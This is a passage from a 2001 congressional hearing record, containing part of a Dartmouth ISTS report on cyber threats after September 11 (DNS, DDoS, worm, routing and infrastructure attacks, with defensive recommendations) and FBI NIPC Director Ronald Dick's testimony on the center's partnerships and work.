[xxvii] Script kiddie: a term used to describe individuals who break security on computer systems without understanding the exploit they are using. A specific example is a computer user who uses a Unicode attack by copying a line of text into their Internet browser window to attack a system. Unicode provides a standard for international character sets by assigning a unique number for each character. It is a compendium of commonly used character sets like ASCII, ANSI, ISO-8859 and others and may be used to change the appearance of an HTTP (hypertext transfer protocol) request, while leaving it functional. HTTP is the protocol used to transmit and receive all data over the World Wide Web. A protocol is a set of communications rules that computer systems use. A Unicode attack allows attackers to disguise the payload used in an exploit and evade detection. The first major Unicode vulnerability was documented against Microsoft Internet Information Servers (IIS) in October 2000.

provide false information at a critical juncture in the war on terrorism, could have a significant impact on the American population. Potential targets for web defacements and semantic hacks are any government or military web sites, high volume sites such as search engines, e-commerce sites, and news services.

Domain Name Service (DNS) Attacks

Computers connected to the Internet communicate with one another using numerical IP addresses. Domain name servers (DNS) are the 'Yellow Pages' that computers consult in order to obtain the mapping between the name of a system (or website) and the numerical address of that system. For example, when a user wants to connect to the CNN web site (cnn.com), the user's system queries a DNS server for the numerical address of the system on which the CNN web server runs (64.12.50.153). In this example, if the DNS server provided an incorrect numerical address for the CNN web site, the user's system would connect to the incorrect server. Making matters worse, this counterfeit connection would likely be completed without arousing the user's suspicion. The result would be that the user is presented a web page that he believes is on the CNN web server but, in reality, is on the attacker's server. An attacker could disseminate false information with a successful attack on a select DNS server (or group of servers), bypassing the need to break into the actual web servers themselves. Moreover, a DNS attack would prevent access to the original web site, depriving the site of traffic.

The system of domain name servers on the Internet is hierarchical. Local DNS servers maintain up-to-date, authoritative information about their own zones only and rely on communication with other DNS servers for information about remote zones. At the top of the hierarchy are root name servers that maintain authoritative information about which server is responsible for each local zone. Historically, successful DNS server attacks have been perpetrated against local DNS servers, causing traffic to selected sites to be redirected or lost. However, the potential exists for attacks on the root DNS servers, and the likelihood of an attack of this kind occurring may increase during the war on terrorism.

Distributed Denial of Service (DDoS) Attacks

Distributed Denial of Service (DDoS) attacks against high value targets (political and economic) are also likely to escalate during that war on terrorism since defending against these attacks is a formidable task. Hackers regularly launch DDoS attacks against an array of targets but the danger lies in a coordinated attack on significant national resources such as communications, banking, and financial targets. DDoS attacks against critical communication nodes would be particularly harmful, especially during a period of crisis. In the hours after the attacks in New York, when the phone circuits were overloaded, the Internet and its communication options, such as email and chat channels, were the only means for many people to communicate. Potential targets for DDoS attacks are chat and mail servers, government web sites, high volume sites such as search engines, e-commerce sites, and news services. As demonstrated in the Kosovo conflict, military web sites and communications systems are especially likely to receive DDoS attack variants.

Worms

The past six months have witnessed an unprecedented number of prolific 'worms' (e.g. Code Red, Ramen, Lion) some of which are suspected of having been created in response to political events. The vulnerabilities worms exploit are usually well known to system administrators and able to be remedied, but often go un-patched on enough systems to cause major problems in the information infrastructure. Analysis by ISTS scientists of recent worm code, and discussion among experts in the computer security community of high profile worms, has resulted in the consensus that these intelligent software agents did not carry destructive payloads. A worm similar to Code Red could do much more serious damage with only minor design modifications. This analysis points to the conclusion that if maximum destruction is a hostile adversary's goal, worms are a cost effective way to significantly disrupt the United States' national information infrastructure. New worms may contain a sleep phase, in which the worm will infect as many hosts as possible, before activating its destructive payload perhaps in order to coordinate with a conventional terrorist attack.

Some researchers have predicted the emergence of new classes of worms (Warhol worms, flash worms)[30] which could spread in minutes or even seconds, leaving little or no time for system administrators to react. It is reasonable to expect that new variants of old worms will appear and be renamed to allude to the terror attacks in New York and Washington.[31]

Hybrid worms that combine a series of historically successful exploits to maximize effectiveness are certain to appear in the near future, if not during the war on terrorism.[32] Inevitably, there will be new worms based on vulnerabilities that are not yet known, and therefore, not immediately patchable. Worms employing such 'zero day exploits' could leave the custodians of information systems with no choice but to shut down services until patches are available, effectively resulting in a physical denial of service. Recent worms examined by computer security experts have been relatively crude in technological construction, perhaps aimed at easy targets to attract significant media attention. These worms may be used to shield more sophisticated and malicious worms, operating alongside their noisier cousins and targeting critical infrastructure systems.

Routing Vulnerabilities

Routers are the 'air traffic controllers' of the Internet, ensuring that information, in the form of packets, gets from source to destination. Routing operations have not yet seen deliberate disruption from malicious activity, but the lack of diversity in router operating systems leaves open the possibility for a massive routing attack. For example, the vast majority of routers on the Internet uses Cisco's Internetwork Operating System (IOS), and vulnerabilities in the Cisco IOS have been uncovered in recent months. While routers are less vulnerable than most computers due to the fact that they offer fewer services, there is the possibility that a current or as yet undiscovered vulnerability could be used to gain control of a number of backbone routers.

As the Melissa virus demonstrated in 1999, a lack of cyber diversity (i.e., the reliance on a single software or hardware product for certain functions) increases the chances of a simple but widely effective attack. If an attacker could find a common vulnerability, the

ensuing attack on routing operations would bring the Internet to a halt. One example is possibly attacking the border gateway protocol (BGP),[xxviii] which routers use to make decisions about where to send traffic on the Internet. This protocol is vulnerable to information poisoning that could corrupt routing tables. The result of this action would be a very effective Internet 'black hole' where large volumes of information headed for destinations all over the world would be lost.

Currently, the only authentication[xxix] mechanism for BGP updates is an optional encryption scheme named 'MD5 hashing'[xxx] that has not been widely adopted into use by router administrators. Internet backbone operators and service providers, who maintain the routers on which the Nation's information infrastructure depends, are not obliged to follow standards or regulations for maintaining security on routers. These operators must be particularly sensitive to any abnormal activity in routing behavior during the war on terrorism.

Infrastructure Attacks

Serious cyber attacks against infrastructures, through unauthorized intrusions, DDoS attacks, worms, or Trojan horse programs, or malicious insiders, have been the subject of speculation for several years.[33] Vulnerabilities in the Nation's power distribution grid were first exposed during the Joint Chiefs of Staff exercise "Eligible Receiver." Mr. Kenneth H. Bacon, Pentagon spokesperson, stated, "we did learn that computer hackers could have a dramatic impact on the nation's infrastructure, including the electrical power grid."[34] This vulnerability was exploited for real in June 2001, when computer hackers, routed through networks operated by China Telecom, penetrated the defenses of a practice network of the California Independent Systems Operator (Cal-ISO) for 17 days.[35] The specter of an unanticipated and massive attack on critical infrastructures that disables core functions such as telecommunications, electrical power systems, gas and oil, banking and finance, transportation, water supply systems, government services, and emergency services, has been raised in a number of reports on national security[36] and by the NIPC. The degrees to which these infrastructures are dependent on information systems, and interrelated to one another, are still not well understood. Neither is the extent to which these information systems are exposed to outside entry from the Internet.

[xxviii] Protocol: in information technology, the special set of rules that end points in a telecommunication connection use when they communicate.

[xxix] Authentication: the process of determining whether someone or something is, in fact, who or what it is declared to be. In private and public computer networks (including the Internet), authentication is commonly done through the use of logon passwords.

[xxx] Hashing: the transformation of a string of characters into a usually shorter fixed-length value or key that represents the original string. Hashing is used to index and retrieve items in a database because it is faster to find the item using the shorter hashed key than to find it using the original value. It is also used in many encryption algorithms. MD5 is a digital signature algorithm that is used to verify data integrity through the creation of a 128-bit message digest from data input (which may be a message of any length) that is claimed to be as unique to that specific data as a fingerprint is to the specific individual.

Information systems associated with these critical infrastructures must be considered a likely target for terrorists, nation-states, and anti-U.S. hackers in the age of asymmetrical warfare. Some examples:

- **Banking and financial** institutions utilize infrastructures that are vulnerable to cyber attack due to their dependence on networks. However, this sector still operates largely private networks and intranets with very limited external access, thus affording it some protection from external cyber attack.
- **Voice communication systems** are vulnerable to proprietary software attacks from insiders familiar with the technical details of the system. This includes 911 and emergency services telephone exchanges.
- **Electrical infrastructures** have sensors that assist engineers in shutting down components of the national grid in times of natural disaster, which could become vulnerable to cyber manipulation, potentially resulting in power outages.
- **Water resources** and the management of water levels are often controlled by sensors and remote means. Physical security, in addition to heightened cyber security awareness, must be followed during the impending conflict.
- **Oil and gas** infrastructures widely rely on the use of computerized Supervisory Control and Data Acquisition (SCADA) and Energy Management Systems (EMS). These systems could be vulnerable to cyber attack with the potential of affecting numerous economic sectors, such as manufacturing and transportation.

Malicious insiders are the greatest threat to our critical national infrastructures. Insiders armed with specialized knowledge of systems and privileged access are capable of doing great harm. The tragedy of September 11, 2001 illustrates that terrorists live and operate within the United States, obtaining specialized skills with deadly intentions.

Compound Attacks

Individually, any one of the scenarios discussed here could have serious consequences. However, a multi-faceted attack employing some or all of the attack scenarios in compound fashion could be devastating if the United States and its allies are unprepared. A compound cyber attack by terrorists or nation-states could have disastrous effects on infrastructure systems, potentially resulting in human casualties. Such an attack could also be coordinated to coincide with physical terrorist attacks, in order to maximize the impact of both.

RECOMMENDATIONS

The Nation Must Be On High Cyber Alert During The War On Terrorism

System administrators and government officials in the U.S. and allied countries should be on high alert for the warning signs of impending hostile cyber activity, particularly during periods immediately following military strikes or covert operations. Reconnaissance by potential attackers is a fact of life in network operations, but changes in 'normal' scanning activity should be considered highly suspicious during this period and reported to the appropriate authorities listed in the related online resources appendix (Page 22). Also see the incident reporting guidelines (Page 23). As an additional precaution, logging levels should be temporarily raised to trap as many events as possible to increase the fidelity of subsequent law enforcement and/or counterintelligence investigation, and enable the issuance of specific warnings by the NIPC and other appropriate entities to other potential victims. Systematic and routine risk assessments of information infrastructures provide a good starting point for effective risk management and thus should be a priority. An incident management plan should be developed and implemented with the approval of senior level decision makers and legal counsel. Law enforcement contact numbers should be readily available in case of an attack.

Follow Standard 'Best Practices' for Computer and Physical Security

Prevention of cyber attacks in the near future will be no different than in the past. Best practices for maintaining systems should be followed as a tenet of any organization's standard operating procedures:

- Operating systems and software should be updated regularly
- Strong password policies should be enforced
- Systems should be 'locked down'
- All unnecessary services should be disabled
- Anti-virus software should be installed and kept up to date
- High fidelity intrusion detection systems (IDS)[xxxi] and firewalls should be employed

Security measures, which were previously considered excessive, should now be considered a minimum effort. System administrators must recognize that this new war on terrorism will require increased vigilance from everyone, particularly those who are entrusted with maintaining critical information assets. These basic steps will go a long way toward preventing cyber attacks.

[xxxi] Intrusion Detection System: software program that attempts to detect intrusion into a computer or network by observation of actions, security logs, or audit data.

Secure Critical Information Assets

Any host or network component - the loss of whose services might result in serious communications failure or financial loss - should be considered a critical information asset. While cost considerations make extraordinary protection of all systems unfeasible, measures for securing critical systems should be implemented wherever possible. Anti-defacement measures include checks for characters associated with popular web server exploits. Border routers should make use of existing authentication mechanisms to prevent malicious tampering with routing tables. Domain name servers should be running only recent and secure software to prevent DNS corruption and the redirecting of web traffic to bogus sites. All vital data should be backed up regularly and stored off-site to prevent loss in the case of a physical or cyber attack.[37] Log records should also be copied and maintained in a secure location to avoid tampering. All the measures to secure critical infrastructure assets should be clearly explained in an enforceable security policy.

Ingress and Egress Filtering

Packets associated with cyber attacks, particularly DDoS attacks, are often 'spoofed'. This means that the real Internet protocol (IP) source address in the packet is replaced with a false address to disguise the identity of the attacker. Spoofed IP addresses are easy to detect and stop near their source, since routers can be programmed to discard any outbound packets whose source IP address does not belong to the router's client networks. Such outbound or 'egress' filtering is a relatively simple but not widely implemented validation procedure. Likewise, inbound or 'ingress' filtering of any IP packets with un-trusted source addresses, before they have a chance to enter the network, can also be effective.[38] Untrusted source addresses include those addresses reserved for private networks or not yet issued by the international authorities that assign Internet numbers. Filtering of packets from domains in hostile parts of the world might seem like a good way to minimize threats during a time of international strife, but IP address spoofing and attacks from within our own borders could circumvent such preventive measures. Countermeasures for DDoS can also include cooperation from 'upstream' Internet service providers (ISP's) that send packets to their client networks. ISP routers can be programmed to limit the rate at which packets typically associated with attacks (SYN and ICMP packets)[xxxii] are sent downstream to client networks. By rate limiting these particular packets, the effects of a malicious flood can be minimized without seriously disrupting normal operations. These preventive measures are well within the capabilities of most Internet service providers.

[xxxii] SYN packet: used to 'sync up' or start computer communications and Internet Control Message Protocol (ICMP) packets are often used in Distributed Denial of Service DDoS attacks.

CONCLUSIONS

An examination of historical precedents indicates that major political and military conflicts are increasingly accompanied by significant cyber attack activity. Previous and ongoing global conflicts also indicate that cyber attacks are escalating in volume, sophistication, and coordination. The United States and its allies must operate under the premise that military strikes against terrorists and their nation-state supporters will result in cyber attacks against U.S. and allied information infrastructures.

The vast majority of previous politically related cyber attacks have been nuisance attacks, and it is extremely likely that such attacks will follow any U.S.-led military action. The factual data contained in this report suggests that the potential exists for much more devastating cyber attacks following any U.S.-led retaliation to the September 11 terrorist attacks on America. Such an attack could significantly debilitate U.S. and allied information networks. A catastrophic cyber attack could be launched either externally or internally on United States' information infrastructure networks and could be part of a larger conventional terrorist action.

APPENDIX: RELATED ONLINE RESOURCES

http://www.cert.org
The Carnegie Mellon Computer Emergency Response Team (CERT) Coordination Center is a major reporting center for Internet security problems that analyzes product vulnerabilities, publishes technical documents, and presents training courses.

http://www.fedcirc.gov/
The Federal Computer Incident Response Center (FedCIRC) is the central coordination and analysis facility dealing with computer security related issues affecting the civilian agencies and departments of the Federal Government.

http://www.incidents.org
Incidents.org is a community and industry collaboration on security-related matters that produces practical technologies, tools, and processes that can be used by the entire Internet community to detect threats, protect their resources, and react to security incidents and new threats.

http://ists.dartmouth.edu
The Institute for Security Technology Studies at Dartmouth College serves as a principal national center for counterterrorism technology research, development, and assessment with a significant focus on cyber attacks.

http://www.nipc.gov
The National Infrastructure Protection Center (NIPC) serves as the national focal point for threat assessment, warning, investigation, and response to cyber attacks. A significant part of its mission involves establishing mechanisms to increase the sharing of vulnerability and threat information between the government and private industry.

http://www.sans.org
The System Administration, Networking and Security (SANS) Institute is a cooperative research and education organization through which system administrators, security professionals, and network administrators share lessons learned. SANS provides system and security alerts, news updates, and education.

APPENDIX: INCIDENT REPORTING GUIDELINES

If you require immediate assistance for a computer security incident contact the appropriate law enforcement agency immediately and report the following:

- Names, location, and purpose of operating systems involved
- Names and location of programs accessed
- How intrusion access was obtained
- Highest classification of information stored in the systems
- Impact (compromise of information or dollar loss)

To protect evidence and help law enforcement agencies investigate the incident take the following actions:

- Make backup copies of damaged or altered files, and keep these backups in a secure location
- Activate all auditing software
- Consider implementing a keystroke monitoring program, provided an adequate warning banner is displayed on your system
- DO NOT contact the suspected perpetrator

Please address comments or questions to:

THE INSTITUTE FOR SECURITY TECHNOLOGY STUDIES

45 Lyme Road, Hanover, New Hampshire 03755, Telephone: 603-646-0700, FAX: 603-646-0660

http://www.ists.dartmouth.edu

Director

Michael A. Vatis

Research Staff for the Report

George Bakos
Marion Bates
Hanna Cerwall
Henry 'Chip' Cobb
Julie Cullen
Garry Davis
Todd DeBruin
Paul Gagnon
Trey Gannon
Eric Goetz
David Koconis, Ph.D.
Andrew Macpherson
Dennis McGrath
Susan McGrath, Ph.D.
William Stearns

PUBLICATION NOTICE

This project was supported by Award No. 2000-DT-CX-K001 awarded by the National Institute of Justice, Office of Justice Programs.

ENDNOTES

[1] We have already seen the early effects of this escalation in the time since the terror attacks in New York and Washington, with cyber attacks going in both directions. For example: (1) the web site of the Taliban mission to the U.N. was defaced twice in the days following the attacks. (2) A hacker by the name Fluffi Bunni redirected hundreds of web sites in the United Kingdom to a defaced site that ridiculed religion and American imperialism. (3) A group calling itself the Dispatchers issued a statement saying that more than 60 hackers would use their expertise to disable Arab and Islamic 'targets'. Anticipating an increase in cyber attacks, the NIPC issued a statement on September 14 calling for "increased cyber awareness" in the wake of the attacks. See NIPC advisory 01-021 "Potential Distributed Denial of Service(DDoS) Attacks" see: http://www.nipc.gov/warnings/advisories/2001/01-021.htm. The hacker group 'Chaos Computer Club' from Germany called for restraint following the terrorist attacks, but it is unlikely that all hackers will heed these calls. Kettmann, Steve, "Venerable Hackers Urge Restraint", *Wired News*, September 15, 2001.

[2] "Pro-Pakistan Hackers Deface Centre's Venture Capital Site", *The Statesman*, August 21, 2001.

[3] Prasad, Ravi, Visvesvaraya, "Hack the Hackers", *The Hindustan Times*, December 19, 2000.

[4] Ghosh, Nirmal, "Indo-Pakistan Cyberwar a Battle in Earnest", *The Straits Times*. June 16, 2001.

[5] Cohen, Adam, "Schools For Hackers", *Time Magazine*, May 2, 2000.

[6] As of 21 May 2001, attrition.org ended its active mirroring of defaced web pages. As such, the data here is limited to the period shown.

[7] Lev, Ishtar, "E-Infitada: Political Disputes Cast Shadow in Cyberspace", *Jane's Intelligence Review*, December 1, 2000.

[8] Sale, Richard, "Mideast Conflict Roars into Cyberspace", *United Press International*, December 7, 2000.

[9] Messmer, Ellen, "Serb Supporters Sock it to NATO and U.S. Computers", *Network World*. April 5, 1999.

[10] Ibid.

[11] The Supreme Headquarters Allied Powers Europe website was defaced during the conflict, as were sites belonging to the U.S. Navy and commercial entities.

[12] Messmer, Ellen, Op. Cit.,

[13] NIPC Advisory (01-009). "Increased Internet Attacks Against U.S. Web Sites and Mail Servers Possible in Early May." April 26, 2001.

[14] For instance, according to Keith Rhodes, Chief Technologist at the General Accounting Office (GAO), the 'Code Red' worm, which is estimated to have caused $2.4 billion in damages, can be traced to a university in Guangdong, China. "Report: Code Red Computer Worm Born in China," Reuters, August 30, 2001. This is contradicted by other computer security experts who have been unable to ascertain the worm's origin.

[15] www.attrition.org

[16] "White House Website Attacked", *BBC News*, May 5, 2001.

[17] http://www.eeye.com/html/press/PR19990608.html

[18] http://www.cert.org/advisories/CA-2001-20.html

[19] http://www.fbi.gov/pressrel/pressrel01/nipc030801.htm

[20] Infowar, November 4, 1999

[21] Statement for the record by Michael A. Vatis, Director, National Infrastructure Protection Center (NIPC), Federal Bureau of Investigations (FBI), on NIPC Cyber Threat Assessment before the Senate Judiciary Committee, Subcommittee on Technology and Terrorism, October 6, 1999.

[22] The State Department designates Iran, Iraq, Syria, Libya, Cuba, North Korea and Sudan as those seven states currently sponsoring international terrorism. "Patterns of Global Terrorism", Office of the Coordinator for Counterterrorism, U.S. Department of State. April 2001.

[23] Pakistan could potentially also become the target of U.S. and allied military strikes if it fails to cooperate in the campaign against terrorism, or if the present government is toppled by Islamic militants. Three people were killed in Karachi on September 21, 2001, during protests against the Pakistani government's announcement that it would assist the United States in its attempts to apprehend Osama bin Laden and his Al Qaeda organization. MacDonald, Scott and Khan, Ibrahim, "Three Killed in Pakistan as Anti-U.S. Demos Rage", Reuters. September 21, 2001.

[24] In fact, the most recent Defense Science Board report puts the number of states that already have, or are developing, computer attack capabilities at over 20. "Protecting the Homeland", Report of the Defense Science Board Task Force on Defensive Information Operations, March 2001.

[25] Ibid

[26] "Virtual Defense", *Foreign Affairs,* May 2001-June2001. "Cyber Security: Nations Prepare for Information Warfare", *National Journal's Technology Daily*, June 19, 2001.

[27] "America Widens 'Crusade' on Terror", *BBC News,* September 16, 2001.

[28] "Old friends, best friends – Solidarity from Europe", *The Economist*, September 15-21.

[29] A twenty-year-old hacker was able to gain access to Yahoo! News' systems and manipulate a story about Russian programmer Dimtry Sklyarov. The news story claimed that Mr. Sklyarov was now facing the death penalty for his violations of the Digital Millennium Copyright Act (DMCA). "Yahoo! News Hacked", *SecurityFocus*, September 21, 2001.

[30] See, Weaver Nicholas C. "Warhol Worms: The Potential for Very Fast Internet Plagues", University of California Berkeley, August 15, 2001 and Staniford Stuart, Gary Grim, Roelof Jonkma, "Flash Worms: Thirty Seconds to Infect the Internet", *Silicon Defense*, August 16, 2001.

[31] NIPC advisory "Increased Cyber Awareness" September 14, 2001.

[32] The Nimda worm is an example of a dangerous hybrid worm, although it remains unclear whether Nimda is politically motivated or has any link to the terrorist attacks of September 11, 2001.

[33] Statement for the Record of Ronald L. Dick, Director National Infrastructure Protection Center, Federal Bureau of Investigations on Critical Infrastructure Protection before the Senate Judiciary Committee, Subcommittee on Technology Terrorism and Government information, July 25, 2001 and "Cyber Threats and Information Security – Meeting the 21st Century Challenge", Center for Strategic and International Studies, December, 2000.

[34] Department of Defense news briefing see:
http://www.defenselink.mil/news/Apr1998/t04161998_t0416asd.html

[35] "Hackers Stumble Upon California Power Grid", *News Bytes*, 12 June, 2001.

[36] Ibid.

[37] A number of criminal cases are reportedly in jeopardy after evidence, collected by the Bureau of Alcohol Tobacco and Firearms, the U.S. Customs Service, and the Secret Service, was lost in the terrorist attacks on the World Trade Center on September 11, 2001. There apparently were no copies of the evidence off site. "From Guns to Narcotics Evidence Lost in New York Threatens Case", *Wall Street Journal,* September 20, 2001.

[38] See RFC 2267 http://www.landfield.com/rfcs/rfc2267.html

Mr. HORN. And I'm delighted now to have the presentation of the Honorable Ronald Dick, the Director of the National Infrastructure Protection Center for the Federal Bureau of Investigations. I want to say great thanks on behalf of the subcommittee that the FBI has been this early in the game—they have worked very close with the committee. Thanks to their generosity; we've had a lot of individuals throughout the world that have been helpful with them bringing them here, and they can take advantage of those individuals and so can the subcommittee. So thank you very much for what you've been doing.

STATEMENT OF RONALD DICK, DIRECTOR, NATIONAL INFRASTRUCTURE PROTECTION CENTER, FEDERAL BUREAU OF INVESTIGATION

Mr. DICK. Thank you, Mr. Chairman. Particularly, thank you for the opportunity to discuss our government's important and continuing challenges with respect to information technology. As several of the panel members have said in the face of the tragedies 2 weeks ago, I come before you today to relay a strong sense of optimism. We, the men and women of the NIPC and our thousands of partners throughout the country and the world, including my colleagues on this panel, have heard the call and I believe have stepped forward.

While the terrorists were building their network, so too were we. For the past 3 years, while others were thinking of ways to defeat us, the NIPC was working tirelessly to build the broad partnerships we have today, to mobilize great talent, to break down the old ways of doing business, and to forge ahead with the united sense of government and private sector purpose.

There is more work to be done. There always will be. But there should be no doubt about our progress, about our persistence, about our pledge to the American people. Acting as one, the Federal, State and local governments, the private sector and the international partners eagerly accept President Bush's challenge which was referred to as the "challenge of our time."

For the past 3 years, we have cultivated a number of initiatives, each focused on simultaneously developing the NIPC, the capacity to warn, to respond and to build partnerships. The NIPC built InfraGard into the largest government/private sector joint partnership for infrastructure protection in the world, with over 2,000 members nationwide. The NIPC Web site takes advantage of the Internet's long reach to provide significant cyber-alerts as well as the ability to report computer attacks and intrusions on line. The NIPC has built systems or has provided systems administrators and home users with roughly 100 warnings about cyber-threats and vulnerabilities.

Just last week, we provided information systems security advice through our Web site, through InfraGard, and through our trusted partners to better protect the public from the Nimda worm. In fact, based on our prior responsiveness and coordination with the private sector concerning Code Red, we believe that the Nimda impact was significantly reduced. The NIPC's Watch Center operates around the clock and communicates daily with the Department of Defense. Major General Dave Bryan, Commander of the Joint Task

Force for Computer Network Operations, recently remarked that the NIPC and JTF-CNO have established an outstanding working relationship. We have become interdependent, with each realizing that neither can totally achieve its mission without the other. And I couldn't agree more. The Center's ability to fulfill the expectations and needs of its Department of Defense components is achieved by the interagency nature of the NIPC, which includes the Center's Deputy Director, James Plehal, a two-star Navy Rear Admiral. This example of the Center staffing demonstrates our collective commitment to achieve meaningful ownership and coordination across the law enforcement, the intelligence, and military communities as well as other agencies.

We are strongly partnered with FedCIRC, to enhance the security of our government technology systems and services. We team up regularly with the CIA and the NSA to work on matters of common interest. In fact, the head of our Analysis and Warning Section is a senior CIA officer and the head of the section's Analysis and Information Sharing unit is a senior manager from NSA. In total, the Center has full-time representatives from a dozen Federal and three foreign government agencies, led in number by the FBI and the Department of Defense.

We're continuing to take advantage of the FBI's global presence through its legal attaches in 44 nations around the word. Our multiagency team works with information sharing and analysis centers throughout the country and provides threat briefings to the critical infrastructure sector, including financial services electrical power, telecommunications, water, oil and gas, aviation and railroad. We are connected with 18,000 police departments and sheriffs departments which bravely serve our Nation daily and in times of crisis.

Our strong ties with the private sector, State and local first responders places us at the Center in the unique position to answer the President's call for homeland security. In this regard, we're also leveraging our key asset initiative by leading the creation of a comprehensive data base to identify the Nation's critical infrastructure components.

Equally significant, the NIPC manages the computer intrusion investigations nationwide for the FBI, both on the criminal and national security side. Our integration with the FBI continues to provide the NIPC with access to law enforcement, intelligence, counterintelligence and open source information that for privacy and civil rights reasons is unavailable in its aggregate to any other Federal agency.

The Center has been providing critical technical assistance to the PENTTBOM investigation in aid of what is certain to be a joint and long-term law enforcement intelligence and military response. During the past 2 weeks the center has provided detailed information—or provided detailed information used to brief the National Command Authority about how the terrorist cells of September 11 used technology to further their murderous acts. We developed an interagency coordination cell to deconflict investigations and provide relevant information on those agencies—or to those agencies that have not been able to provide full-time support to the center.

At the moment, the interagency coordination cell has taken a leadership role in the ongoing PENTTBOM efforts. It is staffed with 43 individuals from 15 agencies and every entity that needs information to conduct its part of this most critical mission gets it.

In short, the Center is coordinating its incident deterrence prevention, warning and response mission with strong multiagency support. That, in brief, is a look at the NIPC. Our responsibilities, as you can see, are broad and we are rising to the challenge. We are united so that the benefits of technology flourish while the risk of the technology are reduced, provided resource issues identified in the GAO April 2001 report are resolved. We will continue to witness the ever better results. We are eager to take on this important work that surely lies ahead, and on behalf of the Center I would like to thank you for your continuing support in our efforts in this significant issue.

Mr. HORN. Thank you. That's very helpful and we'll be working with you on the next phase of what we're going to be going to; which will be pretty much throughout the United States.

[The prepared statement of Mr. Dick follows:]

Statement for the Record of
Ronald L. Dick, Director
National Infrastructure Protection Center

Before the
House Committee on Government Reform
Subcommittee on Government Efficiency, Financial Management,
and Intergovernmental Relations
Washington, DC

September 26, 2001

Good morning Chairman Horn and other members of the subcommittee. Thank you for this opportunity to discuss our government's important and continuing challenges with respect to information technology.

In the face of the tragic events of two weeks ago, I come before you today to relay a strong sense of optimism. We, the men and women of the National Infrastructure Protection Center, and our thousands of partners throughout the country and the world, including my colleagues on this panel, have heard the call and we have stepped forward. While the terrorists were building their networks, so too were we.

For the past three years, while others were thinking of ways to defeat us, the NIPC was working tirelessly to build the broad partnerships we have today, to mobilize great talent, to break down the old ways of doing business, and to forge ahead with a united sense of government and private sector purpose. There is more work to be done, there always will be, but there should be no doubt about our progress, about our persistence, and about our pledge to the American people. Acting as one -- the federal, state and local governments, the private sector, and our international partners eagerly accept what President Bush referred to as "the challenge of our time." And, accepting this responsibility, we vow to make good on our part of the President's promise that "We will not tire, we will not falter, and we will not fail."

Only one month ago, on August 29th, the head of the NIPC's Training, Outreach, and Strategy Section, Leslie Wiser, spoke before this subcommittee. He provided an overview of the NIPC, its mission, and its response to Internet viruses and worms such as the Leaves and Code Red worms. Today, my focus will be somewhat different, but I wish to emphasize that the cooperation Mr. Wiser spoke of then has not only served us well to meet our present challenges, it has grown even stronger.

While developing our infrastructure protection capabilities, the NIPC has held firm to two basic tenets that grew from years of study by the President's Commission on Critical Infrastructure Protection. First, that the government can only respond effectively to information technology threats by focusing on protecting systems against attack while simultaneously identifying and responding to those who nonetheless would attempt or succeed in launching those attacks. And second, that the government can only help protect this nation's most critical infrastructures by building and promoting a coalition of trust, one . . . amongst all government agencies, two . . . between the government and the private sector, three . . . amongst the different business interests within the private sector itself, and four . . . in concert with the greater international community. Therefore, the NIPC has focused on developing its capacity to warn, to investigate, and to build partnerships, all at the same time. As our techniques continue to mature and our trusted partnerships gel, provided that the resource issues identified in the GAO's April 2001 Report are resolved we will continue to witness ever-better results.

Over the past three years, we cultivated a number of initiatives that have developed into increased capabilities, all of which are being actively used to mitigate the terrorist threat and to prepare our response to the events of September 11th. The NIPC has developed InfraGard into the largest government/private sector joint partnership for infrastructure protection in the world. We have taken it from its humble roots of a few dozen members in just two states to its current membership of over 2,000 partners throughout every state of the union. The NIPC also reaches out to the entire public with its website at nipc.gov, which to date has provided systems administrators and home users alike with significant warnings about cyber threats and vulnerabilities. As recently as last week, we provided information systems security advice through our website, through InfraGard, and through our other partnerships, to better protect the public from the Nimda worm. In fact, based on our prior responsiveness to the Code Red worm and our joint efforts with the private sector in publicizing preventive measures that business and home users could put in place, we believe the impact of the Nimda worm, which took advantage of similar software vulnerabilities as Code Red, was significantly reduced.

Our website also provides the public with the ability to report computer attacks and intrusions online, simply by filling out and submitting an Incident Reporting Form. The NIPC also provides timely information on cyber vulnerabilities, hacker exploit scripts, hacker trends, virus information, and other critical infrastructure best practices through its bi-weekly publication Cybernotes. The NIPC provides policy and decision-makers information about current events, incidents, developments and trends related to critical infrastructure protection through its monthly publication called Highlights and, more significantly, by bringing groups together to meet on important issues and by increasing the number of times in a day that the NIPC picks up the phone and gets the word out. We have established these and other mechanisms to promote meaningful two-way communication with the public, and they are seeing active use.

The NIPC's Watch Center operates around the clock without exception and communicates daily with the Department of Defense and its Joint Task Force for Computer Network Operations. U.S. Army Major General Dave Bryan, Commander of the JTF-CNO, recently remarked that, "The NIPC and JTF-CNO have established an outstanding working relationship. We have become interdependent, with each realizing that neither can totally achieve its mission without the other." I couldn't agree more. The NIPC's ability to fulfill the expectations and needs of its Department of Defense component is achieved by the inter-agency structure of the Center, which includes the NIPC's Deputy Director James Plehal, a Two Star Navy Rear Admiral, and the NIPC's Executive Director, Steven Kaplan, a Senior Special Agent from the Air Force Office of Special Investigations. This example of the Center's staffing demonstrates our desire for broad, high-level, multi-agency ownership of the NIPC and our collective commitment to achieve meaningful and effective coordination across the law enforcement, intelligence, military, and other critical government operations communities.

We are strong partners with the General Services Administration's Federal Computer Incident Response Center, FedCIRC, in order to further secure our government technology systems and services. We team up regularly with the CIA to work on matters of common concern; in fact, the head of our Analysis and Warning Section is a senior CIA officer. Within the Center, the NIPC has full-time representatives from a dozen federal government agencies, led in number by the FBI and the Department of Defense, as well as from three foreign partners: the United Kingdom, Canada, and Australia. The NIPC has established information sharing connectivity with a number of foreign cyber watch centers, including in the UK, Canada, Australia, New Zealand, and Sweden. And, we continue to take advantage of the FBI's global presence through its Legal Attache offices in 44 nations.

Our multi-agency team works with Information Sharing and Analysis Centers throughout the country, including those that represent the Financial Services Sector, the Electric Power Sector, the Telecommunications Sector, the Information Technology industry, and the computer software anti-virus industry. In addition to these private sector partners, we have provided threat briefings to the Water Sector, the Oil and Gas Sector, and the Aviation and Railroad Sectors. Under current threat conditions, the NIPC is providing sector briefings almost every day. We are also connected with the 18,000 police departments and Sheriff's offices which bravely serve our nation daily and in times of crisis. This past March the NIPC and the Emergency Law Enforcement Services Sector Forum completed the nation's Emergency Law Enforcement Sector Plan together with a "Guide for State and Local Law Enforcement Agencies." This significant achievement represents the nation's first completed sector plan and it is being used as a model by the other critical infrastructure sectors. Taken together, the Plan and the Guide provide our emergency law enforcement first responders with procedures that are immediately useful to enhance their security.

